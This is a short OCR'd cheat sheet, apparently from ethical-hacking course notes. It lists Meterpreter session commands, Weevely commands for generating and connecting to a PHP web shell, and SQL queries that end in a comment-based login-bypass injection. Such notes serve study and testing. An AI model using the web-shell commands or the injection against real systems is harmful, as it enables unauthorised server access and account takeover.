
METERPRETER

- background
- sessions -l
- migrate
- sessions -i
- sysinfo
- ipconfig

WEEVELY

- weevely generate <password> <file_name>
- weevely <url> <password>

DATABASE & SQL



SQL

- select * from accounts
- select * from accounts where username = ‘james’ and password = ‘654321’
- select * from accounts where username = ‘admin’ #